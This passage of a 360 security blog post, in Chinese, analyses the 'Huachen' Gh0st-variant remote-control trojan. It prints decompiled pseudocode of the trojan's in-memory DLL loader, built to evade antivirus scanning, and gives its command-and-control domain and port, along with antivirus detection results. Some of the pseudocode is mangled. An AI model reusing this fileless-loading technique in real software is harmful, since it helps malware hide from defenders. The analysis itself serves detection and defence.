00405220	59 9B 01 00	00 10 00 00	00 B0 01 00	00 00 00 10	Y?...■...?.....■
00405230	00 10 00 00	00 02 00 00	04 00 00 00	00 00 00 00	.■...ㄣ.  .....
00405240	04 00 00 00	00 00 00 00	00 B0 02 00	00 04 00 00	.....?..  ..
00405250	00 00 00 00	02 00 00 00	00 00 10 00	00 10 00 00	....ㄣ.....■.■..
00405260	00 00 10 00	00 10 00 00	00 00 00 00	10 00 00 00	..■.■.....■..
00405270	00 12 02 00	3E 00 00 00	A8 F4 01 00	40 01 00 00	.■ㄣ>... ふ@ふ..
00405280	00 80 02 00	E8 00 00 00	00 00 00 00	00 00 00 00	.■ㄣ?.....
00405290	00 00 00 00	00 00 00 00	00 90 02 00	60 13 00 00	.....?..`■..
004052A0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....

Dump出来是dll简单观察发现是华晨远控（Gh0st修改）



继续往下就是内存加载dll。抛弃系统的LoadLibrary和GetProcAddress来自己实现则会使dll不用落地，其目的是躲避安全软件的云查杀。

LoadLibrary的实现过程如下：

申请内存，写入PE头数据

```
if ( *a1 != 23117 )
    return 0;
v2 = a1 + *(a1 + 60);
if ( *v2 != 17744 )
    return 0;
v3 = VirtualAlloc(*(v2 + 52), *(v2 + 80), 0x2000u, 4u);
v9 = v3;
if ( !v3 )
{
    v9 = VirtualAlloc(0, *(v2 + 80), 0x2000u, 4u);
    v3 = v9;
}
if ( !v3 )
    return 0;
v4 = GetProcessHeap();
v5 = HeapAlloc(v4, 0, 0x14u);
*(v5 + 1) = v3;
*(v5 + 3) = 0;
*(v5 + 2) = 0;
*(v5 + 4) = 0;
VirtualAlloc(v3, *(v2 + 80), 0x1000u, 4u);
p_Dll = VirtualAlloc(v3, *(v2 + 84), 0x1000u, 4u);
memcpy(p_Dll, a1, *(v2 + 84) + *(a1 + 60));
```

循环拷贝各个节数据

```

int __cdecl CopySectionData(int a1, int a2, int a3)
{
    int v3; // edi@1
    int v4; // ebx@1
    int result; // eax@1
    int v6; // ebx@2
    unsigned int v7; // esi@5
    void *v8; // edi@6
    int v9; // edi@6
    int i; // ecx@6
    void *v11; // eax@10
    int v12; // [sp+Ch] [bp-8h]@1
    int v13; // [sp+10h] [bp-4h]@1

    v3 = *(a3 + 4);
    v12 = *(a3 + 4);
    v4 = (*(a3 + 20) + *a3 + 24);
    Sleep(0);
    v13 = 0;
    if ( *(*a3 + 6) )
    {
        v6 = v4 + 16;
        while ( 1 )
        {
            if ( *v6 )
            {
                v11 = VirtualAlloc((v3 + *(v6 - 4)), *v6, 0x1000u, 4u);
                memcpy(v11, (a1 + *(v6 + 4)), *v6);
                *(v6 - 8) = v11;
            }
            else
            {
                v7 = *(a2 + 56);
                if ( v7 > 0 )
                {
                    v8 = VirtualAlloc((v3 + *(v6 - 4)), v7, 0x1000u, 4u);
                    *(v6 - 8) = v8;
                    memset(v8, 0, 4 * (v7 >> 2));
                    v9 = (v8 + 4 * (v7 >> 2));
                    for ( i = v7 & 3; i; --i )
                        *v9++ = 0;
                }
            }
        }
    }
}

```

处理重定位



```

int __cdecl FixReloc(int a1, int a2)
{
    int v2; // ebx@1
    int result; // eax@1
    int v4; // ecx@2
    int v5; // ecx@2
    int v6; // edi@3
    unsigned int v7; // esi@3
    int v8; // edx@3
    int v9; // eax@4

    v2 = *(a1 + 4);
    result = *a1 + 0xA0;
    if ( *(*a1 + 0xA4) )
    {
        v4 = *result;
        result =>(*result + v2);
        v5 = v2 + v4;
        if ( result )
        {
            do
            {
                v6 = result + v2;
                v7 = 0;
                v8 = v5 + 8;
                if ( (*(v5 + 4) - 8) & 0xFFFFFFFF )
                {
                    do
                    {
                        v9 = *v8;
                        if ( (v9 & 0xFFFF0000) == 0x3000 )
                            *(v6 + (v9 & 0xFFF)) += a2;
                        ++v7;
                        v8 += 2;
                    }
                    while ( v7 < (*(v5 + 4) - 8) >> 1 );
                }
                v5 += *(v5 + 4);
                result = *v5;
            }
            while ( *v5 );
        }
    }
}

```

读取dll的引入表部分，加载引入表部分需要的，并填充需要的函数入口的真实地址

```

signed int __cdecl FillRavAddress(int a1)
{
    int v1; // edi@1
    int v2; // ebp@1
    int v3; // eax@1
    int v4; // esi@2
    int v5; // eax@3
    HMODULE v6; // ebx@4
    void *v7; // eax@5
    int v8; // edi@7
    int v9; // esi@7
    int v10; // edx@8
    int i; // eax@9
    const CHAR *v12; // eax@11
    FARPROC v13; // eax@13
    signed int result; // eax@17
    const void *v15; // [sp+10h] [bp-4h]@2

    v1 = a1;
    v2 = *(a1 + 4);
    v3 = *a1 + 128;
    if ( !*(a1 + 132) || (v4 = v2 + *v3, v15 = (v2 + *v3), IsBadReadPtr(v4, 0x14u)) )
    {
        result = 1;
    }
    else
    {
        while ( 1 )
        {
            v5 = *(v4 + 12);
            if ( !v5 )
                break;
            v6 = LoadLibraryA((v2 + v5));
            if ( v6 == -1 || (v7 = realloc(*(v1 + 8), 4 * *(v1 + 12) + 4), (*(v1 + 8) = v7) == 0) )
                return 0;
            *(v7 + (*(v1 + 12))++) = v6;
            if ( *v4 )
            {
                v8 = *v4 + v2;
                v9 = v2 + *(v4 + 16);
            }
            else
            {
                v8 = v10 + v2;
            }
        }
        for ( i = *v8; i; v9 += 4 )
        {
            v12 = (i & 0x80000000 ? i : i + v2 + 2);
            v13 = GetProcAddress(v6, v12);
            *v9 = v13;
            if ( !v13 )
                return 0;
            i = *(v8 + 4);
            v8 += 4;
        }
        v15 = v15 + 20;
        if ( IsBadReadPtr(v15, 0x14u) )
            break;
        v1 = a1;
        v4 = v15;
    }
    result = 1;
}
return result;
}

```

修改各个节内存属性，单独设置其对应内存页的属性

```
int __cdecl sub_401850(int a1)
{
    int v1; // edi@1
    int result; // eax@1
    int v3; // ecx@2
    int v4; // esi@4
    int v5; // edi@4
    int v6; // ebx@4
    int v7; // esi@5
    int v8; // edx@6
    DWORD v9; // ebx@6
    int v10; // eax@6
    int v11; // edi@8
    int v12; // [sp+8h] [bp-Ch]@1
    int v13; // [sp+Ch] [bp-8h]@2
    DWORD f10ldProtect; // [sp+10h] [bp-4h]@14

    v1 =>(*a1 + 20) + *a1 + 24;
    Sleep(0);
    v12 = 0;
    if (>(*a1 + 6) )
    {
        v3 = v1 + 36;
        v13 = v1 + 36;
        while ( 1 )
        {
            v4 = (*v3 >> 29) & 1;
            v5 = (*v3 >> 30) & 1;
            v6 = *v3 >> 31;
            if ( *v3 & 0x20000000 )
            {
                VirtualFree(*(v3 - 28), *(v3 - 20), 0x4000u);
                v7 = v13;
            }
            else
            {
                Sleep(0);
                v8 = v5 + 2 * v4;
                v7 = v13;
                v9 = (&f1NewProtect + v6 + 2 * v8);
                v10 = *v13;
                if ( *v13 & 0x40000000 )
                    BYTE1(v9) |= 2u;
            }
        }
    }
}
```

```

{
    Sleep(0);
    v8 = v5 + 2 * v4;
    v7 = v13;
    v9 = (&f1NewProtect + v6 + 2 * v8);
    v10 = *v13;
    if ( *v13 & 0x40000000 )
        BYTE1(v9) |= 2u;
    v11 = *(v13 - 20);
    if ( !v11 )
    {
        if ( v10 & 0x40 )
        {
            v11 = *(*a1 + 32);
        }
        else
        {
            if ( v10 & 0x80 )
                v11 = *(*a1 + 36);
        }
    }
    Sleep(0);
    if ( v11 )
        VirtualProtect(*(v13 - 28), *(v13 - 20), v9, &f1OldProtect);
}
result = v12 + 1;
v12 = result;
v13 = v7 + 40;
if ( result >= *(*a1 + 6) )
    break;
v3 = v7 + 40;
}
}
return result;
}

```

执行DllMain函数

00401733	6A 00	push	0
00401735	6A 01	push	1
00401737	56	push	esi
00401738	FFD0	call	eax

10019B59	55	push	ebp
10019B5A	8BEC	mov	ebp, esp
10019B5C	53	push	ebx
10019B5D	8B5D 08	mov	ebx, dword ptr [ebp+8]
10019B60	56	push	esi
10019B61	8B75 0C	mov	esi, dword ptr [ebp+C]
10019B64	57	push	edi
10019B65	8B7D 10	mov	edi, dword ptr [ebp+10]
10019B68	85F6	test	esi, esi
10019B6A	75 09	jnz	short 10019B75
10019B6C	833D 20760210	cmp	dword ptr [10027620], 0
10019B73	EB 26	jmp	short 10019B9B
10019B75	83FE 01	cmp	esi, 1
10019B78	74 05	je	short 10019B7F
10019B7A	83FE 02	cmp	esi, 2
10019B7D	75 22	jnz	short 10019BA1
10019B7F	A1 28760210	mov	eax, dword ptr [10027628]
10019B84	85C0	test	eax, eax
10019B86	74 09	je	short 10019B91
10019B88	57	push	edi
10019B89	56	push	esi
10019B8A	53	push	ebx
10019B8B	FFD0	call	eax
10019B8D	85C0	test	eax, eax
10019B8F	74 0C	je	short 10019B9D
10019B91	57	push	edi
10019B92	56	push	esi
10019B93	53	push	ebx
10019B94	E8 15FFFFFF	call	10019AAE
10019B99	85C0	test	eax, eax
10019B9B	75 04	jnz	short 10019BA1

GetProcAddress实现过程：

```

int __cdecl My_GetProcAddress(int a1, const char *Str1)
{
    int v2; // eax@1
    int v3; // ecx@1
    int v4; // esi@2
    int v5; // ecx@2
    int v6; // esi@2
    int v7; // edi@4
    int v8; // ebx@4
    unsigned int v9; // ebp@4
    int result; // eax@9
    unsigned int v11; // eax@10
    int v12; // [sp+14h] [bp+4h]@1

    v2 = *(a1 + 4);
    v3 = *a1 + 120;
    v12 = *(a1 + 4);
    if ( !*(v3 + 4) )
        || (v4 = *v3, v5 = (*(v3 + v2 + 24), v6 = v2 + v4, !v5)
        || !(v6 + 20)
        || (v7 = v2 + *(v6 + 32), v8 = v2 + *(v6 + 36), v9 = 0, !v5) )
        goto LABEL_9;
    while ( strcmp(Str1, (v2 + *v7)) )
    {
        ++v9;
        v7 += 4;
        v8 += 2;
        if ( v9 >= *(v6 + 24) )
            goto LABEL_9;
        v2 = v12;
    }
    v11 = *v8;
    if ( v11 != -1 && v11 <= *(v6 + 20) )
        result = v12 + (*(v6 + 28) + 4 * v11 + v12);
    else
LABEL_9:
        result = 0;
    return result;
}

```

调用自写GetProcAddress获取“Fi”导出函数并调用

```

\
Func_Fi = My_GetProcAddress(v6, Str1);
if ( Func_Fi )
{
    (Func_Fi)();
    sub_401BA0(v6);
}

```

Fi函数负责将整个远控执行起来了。

以下是远控基本信息：

远控上线地址：dddd.ndiii.com

端口：2012

分组名称：Default

远控官网：http://www.jinjingltsh.com/ (http://www.jinjingltsh.com/)

“华晨同步专家”官网号称“拥有国家政府机关认证，与众多安全厂商均有合作”，实际上完全是其捏造的。

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- 职员泄露机密，您却抓不住任何证据？
- 孩子沉迷网络，您却想不出好的对策？

- 1、国家安全防范报警系统中心认证 ✓
- 2、公安部安全专用软件销售许可证 ✓
- 3、工商信息安全软件开发执照认证 ✓
- 4、行业数字签名Verisign安全认证 ✓

更多：intel合作、中央政府采购、微信、360、金山、QQ、百度、瑞星

### 家庭个人用户：

提供远程控制软件，解决家庭计算机的远程屏幕监控、摄像头监控、远程资料传输、远程关机等实用功能。

### 企业公司用户：

定制企业各类监控管理软件，提升企业整体形象、辅助企业办公需要、提高整体工作效能、防止员工消极怠工、杜绝机密资料外泄，包括办公室计算机屏幕监控、办公区摄像头监控、内部文件资料传输、内部即时通讯等实用功能。

### 国家政法用户：

采用特殊技术，协助秘密侦查，拥有专业技术人才，掌握国际顶尖核心技术。承接各类账号破解、服务器取证等技术性任务。

# 总结

通过以上分析我们看出，“华晨同步专家”远控木马的新颖之处，在于利用白进程内存运行exe，内存运行dll，真正的病毒文件并不落地，仅存活在内存当中，具有较强的免杀能力。

根据VirusTotal对此木马较新变种样本的扫描结果，57款杀毒软件中有17款可以将其检出，检出率约为30%：



SHA256: 81ba6348397dfd634a0315d37a5b37246a9767ddefb1ac1efbc4697553dabd25  
 文件名: ETComm.dll  
 检出率: 17 / 57  
 分析日期: 2015-05-23 13:09:29 UTC ( 3 天, 17 小时 前 )



[分析](#)
[File detail](#)
[其他信息](#)
[评论 0](#)
[投票](#)

反病毒软件	结果	病毒库日期
ALYac	Gen:Variant.Graftor.185835	20150523
AVG	BackDoor.Generic_r.IVA	20150523
Ad-Aware	Gen:Variant.Graftor.185835	20150523
Avast	Win32:Evo-gen [Susp]	20150523
BitDefender	Gen:Variant.Graftor.185835	20150523
ESET-NOD32	a variant of Win32/Farfli.BCC	20150523
Emsisoft	Gen:Variant.Graftor.185835 (B)	20150523
F-Secure	Gen:Variant.Graftor.185835	20150523



Fortinet	W32/Magania.FILWtr	20150523
GData	Gen:Variant.Graftor.185835	20150523
K7AntiVirus	Trojan ( 004bb5a01 )	20150523
K7GW	Trojan ( 004bb5a01 )	20150523
MicroWorld-eScan	Gen:Variant.Graftor.185835	20150523
NANO-Antivirus	Trojan.Win32.Graftor.dekhrx	20150523
Qihoo-360	Trojan.Generic	20150523
TrendMicro	PAK_Generic.005	20150523
TrendMicro-HouseCall	PAK_Generic.005	20150523
AVware	✓	20150523
AegisLab	✓	20150523
Agnitum	✓	20150521
AhnLab-V3	✓	20150523
Alibaba	✓	20150523
Antiy-AVL	✓	20150523
Avira	✓	20150523
Baidu-International	✓	20150523
Bkav	✓	20150523
ByteHero	✓	20150523
CAT-QuickHeal	✓	20150523
CMC	✓	20150520
ClamAV	✓	20150523
Comodo	✓	20150523
Cyren	✓	20150523
DrWeb	✓	20150523
F-Prot	✓	20150523
Ikarus	✓	20150523
Jiangmin	✓	20150522
Kaspersky	✓	20150523
Kingsoft	✓	20150523
Malwarebytes	✓	20150523
McAfee	✓	20150523
McAfee-GW-Edition	✓	20150522
Microsoft	✓	20150523
Norman	✓	20150523
Panda	✓	20150523
Rising	✓	20150523
SUPERAntiSpyware	✓	20150523
Sophos	✓	20150523
Symantec	✓	20150523
Tencent	✓	20150523
TheHacker	✓	20150521
TotalDefense	✓	20150523
VBA32	✓	20150523
VIPRE	✓	20150523
ViRobot	✓	20150523
Zillya	✓	20150521
Zoner	✓	20150521
nProtect	✓	20150522

360云主动防御可以拦截“华晨同步专家”远控木马的攻击方法：

360提醒您

误报反馈

进程防护

有程序正在进行可疑操作，建议阻止

以下程序正在进行远程线程注入，将代码藏匿到其他进程来运行，木马通常以此来隐藏自己的恶意行为。如果您不认识此程序，请阻止。

**风险程序：** C:\\$WinBackUP.H1502\BinBackup\Images\ETComm.dll

**发起来源：** C:\\$WinBackUP.H1502\BinBackup\Images\update.exe

**目标文件：** C:\\$WinBackUP.H1502\BinBackup\Images\update.exe

☐ 不再提醒

阻止本次操作 (18)

更多

手动扫描检出：

360杀毒抢鲜版

本次扫描发现 1 个待处理项！

如果您公司开发的软件被误报，请联系 [360软件检测中心](#) 及时去除误报。

暂不处理

立即处理

项目	描述	处理状态
<div><input checked="" type="checkbox"/> 高危风险项 (1)</div>		
<div><input checked="" type="checkbox"/> C:\Users\%User%\Desktop\ETComm.dll</div>	[尝试修复] 木马程序(Trojan.Win32. jinjingltsh)	未处理

信任

## 你也许会喜欢：

- 谈一个Kernel32当中的ANSI到Unicode转换的问题  
(<http://blogs.360.cn/blog/%e8%b0%88%e4%b8%80%e4%b8%aakernel32%e5%bd%93%e4%b8%ad%e7%9a%84ansi%e5%88%b0unicode%e8%bd%ac%e6%8d%a2%e7%9a%84%e9%97%ae%e9%a2%98/>)
- 云控攻击之“人生在世”木马分析 (<http://blogs.360.cn/blog/cloud-life/>)

- 性能测试中sql索引引起的性能问题  
(<http://blogs.360.cn/blog/%e6%80%a7%e8%83%bd%e6%b5%8b%e8%af%95%e4%b8%adsql%e7%b4%a2%e5%bc%95%e5%bc%95%e8%b5%b7%e7%9a%84%e6%80%a7%e8%83%bd%e9%97%ae%e9%a2%98-2/>)
- 利用 Flash 漏洞的木马程序分析报告 by 师兄 (<http://blogs.360.cn/blog/%e5%88%a9%e7%94%a8-flash-%e6%bc%8f%e6%b4%9e%e7%9a%84%e6%9c%a8%e9%a9%ac%e7%a8%8b%e5%ba%8f%e5%88%86%e6%9e%90%e6%8a%a5%e5%91%8a-by-%e5%b8%88%e5%85%84/>)
- 罪恶家族hook007之潜伏篇 (<http://blogs.360.cn/blog/hook007/>)

(<http://www.jiathis.com/share?uid=1704420>)

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Posted in 病毒分析

(<http://blogs.360.cn/blog/category/%e7%97%85%e6%af%92%e5%88%86%e6%9e%90/>).

Tagged 主动防御 (<http://blogs.360.cn/blog/tag/%e4%b8%bb%e5%8a%a8%e9%98%b2%e5%be%a1/>),

华晨 (<http://blogs.360.cn/blog/tag/%e5%8d%8e%e6%99%a8/>), 白利用

(<http://blogs.360.cn/blog/tag/%e7%99%bd%e5%88%a9%e7%94%a8/>), 远控

(<http://blogs.360.cn/blog/tag/%e8%bf%9c%e6%8e%a7/>).

## One thought on “移花接木大法：新型“白利用”华晨远控木马分析”



盗墓笔记 (<http://www.dmbj.cn/>) said on 2015 年 6 月 22 日 at 上午 1:25 (<http://blogs.360.cn/blog/white-used/comment-page-1/#comment-4361>):

这个分析太赞了

Comments are closed.

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## 近期文章

- Edge Sandbox绕过后续及Windows 10 TH2新安全特性  
([http://blogs.360.cn/blog/poc\\_edgesandboxbypass\\_win10th2\\_new\\_security\\_features/](http://blogs.360.cn/blog/poc_edgesandboxbypass_win10th2_new_security_features/))
- 360MarvelTeam虚拟化漏洞第二弹 – CVE-2015-5279 漏洞分析  
(<http://blogs.360.cn/blog/360marvelteam%e8%99%9a%e6%8b%9f%e5%8c%96%e6%bc%8f%e6%b4%9e%e7%ac%ac%e4%ba%8c%e5%bc%b9-cve-2015-5279-%e6%bc%8f%e6%b4%9e%e5%88%86%e6%9e%90/>)

- 360MarvelTeam虚拟化漏洞第一弹 – CVE-2015-6815 漏洞分析  
(<http://blogs.360.cn/blog/360marvelteam%E8%99%9a%E6%8b%9f%E5%8c%96%E6%bc%8f%E6%b4%9e%E7%ac%ac%E4%b8%80%E5%bc%b9-cve-2015-6815-%E6%bc%8f%E6%b4%9e%E5%88%86%E6%9e%90/>)
- VNC拒绝服务漏洞(CVE-2015-5239)分析  
(<http://blogs.360.cn/blog/vnc%E6%8b%92%E7%bb%9d%E6%9c%8d%E5%8a%a1%E6%bc%8f%E6%b4%9e-cve-2015-5239%E5%88%86%E6%9e%90/>)
- Windows10 Mount Point Mitigation & MS15-090绕过 (<http://blogs.360.cn/blog/windows10-mount-point-mitigation-bypass/>)

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## 链接

- 360安全中心 (<http://www.360.cn/>)
- 360论坛 (<http://bbs.360safe.com/>)

